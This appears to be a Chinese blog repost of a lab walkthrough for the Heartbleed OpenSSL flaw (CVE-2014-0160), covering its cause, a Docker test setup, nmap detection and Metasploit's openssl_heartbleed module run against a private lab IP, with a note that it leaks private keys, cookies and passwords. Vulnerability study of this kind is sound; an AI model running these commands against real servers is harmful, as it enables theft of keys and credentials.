CVE-2014-0160:心脏出血(心血)漏洞

CVE-2014-0160:心脏出血(心血)漏洞0x00漏洞介绍是一个出现在加密程序库OpenSSL的安全漏洞,该程序错误属于缓冲区过读,即可以读取的数据比应该允许读取的还多0x01漏洞成因由于未能在memcpy()调用受害用户输入内容作为长度参数之前正确进行边界检查。攻击者可以追踪OpenSSL所分配的64KB缓存、将超出必要范围的字节信息复制到缓存当中再返回缓存内容,这样一来受害者的内存内容就会以每次64KB的速度进行泄露0x02…

大家好,又见面了,我是你们的朋友全栈君。

0x00 漏洞介绍

是一个出现在加密程序库OpenSSL的安全漏洞,该程序错误属于缓冲区过读,即可以读取的数据比应该允许读取的还多

0x01 漏洞成因

由于未能在memcpy()调用受害用户输入内容作为长度参数之前正确进行边界检查。攻击者可以追踪OpenSSL所分配的64KB缓存、将超出必要范围的字节信息复制到缓存当中再返回缓存内容,这样一来受害者的内存内容就会以每次64KB的速度进行泄露

0x02 影响范围

OpenSSL1.0.1版本

0x03 环境搭建



使用docker一键搭建环境

docker-compose build
docker-compose up -d
docker-compose ps
在这里插入图片描述
在这里插入图片描述

环境搭建完成后,访问http://192.168.220.134,测试环境是否搭建成功
http://192.168.220.134/
在这里插入图片描述

0x04 漏洞复现


使用nmap检测“心脏出血”漏洞是否存在,指定端口号为443

nmap -sV -p 443 --script ssl-heartbleed.nse 192.168.220.134
在这里插入图片描述

使用msf对漏洞进行利用,查找heartbleed模块

msf5 > search heartbleed
在这里插入图片描述

使用第一个选项,设置主机IP地址、端口号,设置verbose为true以便于显示泄露的信息

msf5 > use auxiliary/scanner/ssl/openssl_heartbleed 
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > show options
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set RHOSTS 192.168.220.134
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set RPOST 443
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set verbose true 


msf5 auxiliary(scanner/ssl/openssl_heartbleed) > exploit
在这里插入图片描述
在这里插入图片描述
漏洞利用成功后可以抓取到信息,包括服务器的私钥、用户的cookie、密码等
在这里插入图片描述

版权声明:本文内容由互联网用户自发贡献,该文观点仅代表作者本人。本站仅提供信息存储空间服务,不拥有所有权,不承担相关法律责任。如发现本站有涉嫌侵权/违法违规的内容, 请发送邮件至 举报,一经查实,本站将立刻删除。

发布者:全栈程序员-站长,转载请注明出处:https://javaforall.net/160530.html原文链接:https://javaforall.net

赞 (0)
全栈程序员-站长的头像全栈程序员-站长


相关推荐

  • 搭建frp内网穿透服务器_内网穿透 无需公网ip

    搭建frp内网穿透服务器_内网穿透 无需公网ipfrp实现内网穿透

    2022年9月12日
  • Python浪漫表白源码(附带详细教程)

    Python浪漫表白源码(附带详细教程)      要知道我们程序猿也是需要浪漫的,小博我之前在网上搜寻了很多代码缺发现好多都不是最新的,所以自己就整理了一下代码,现在与广大博友们分享下我们需要用到的包使用pipinstall+(包名)turtle2.random程序源码#ProjectLeader:刘#Project:表白源码

    2022年5月29日
  • simhash算法_Mapreduce原理

    simhash算法_Mapreduce原理一、LSH介绍    LSH(Localitysensitivehashing)是局部敏感性hashing,它与传统的hash是不同的。传统hash的目的是希望得到O(1)的查找性能,将原始数据映射到相应的桶内。    LSH的基本思想是将空间中原始数据相邻的2个数据点通过映射或者投影变换后,这两个数据点在新的空间中的相邻概率很大,不相邻的点映射到同一个桶的概率小。我们可以看到将一个在超大

    2022年9月30日
  • “交通·未来”第19期:面向事件的人流预测以及基于人流的救护车需求预测

    “交通·未来”第19期:面向事件的人流预测以及基于人流的救护车需求预测2020年6月份,公众号正式推出了“交通·未来”系列线上公益学术活动等你来~,2021年,新起航新征程,我们继续前行~3月13日晚上19:00,我们将迎来活动的第19期。1、讲座主题…

    2022年5月15日
  • 如何判断一个对象是否为空{}

    如何判断一个对象是否为空{}我们想要判断对象是否为空,像基本类型那样判断是不可以的,==={}?这样是错误的,因为只是比较引用地址是否相同,所以可以采取下面的方法来进行判断1.根据for…in遍历对象,如果存在则返回true,否则返回falsefor(letiinobj){ returntrue;}returnfalse2.利用JSON自带的JSON.stringify()方法来判断…

    2022年5月26日
  • php采集程序的方法有哪些_php采集插件

    php采集程序的方法有哪些_php采集插件php采集程序的方法在我们程序开发的过程中是经常要遇到的,那我们常用的采集方法有哪些呢,下面我们一起来看具体的方法,还附带有具体实例,让大家一看就明白,会用。方法一:file_get_contents($url);$url=”http://www.seostudying.com”;$con=file_get_contents($url); //采集到的内容将存储到$c

    2022年11月3日

发表回复

您的邮箱地址不会被公开。 必填项已用 * 标注

关注全栈程序员社区公众号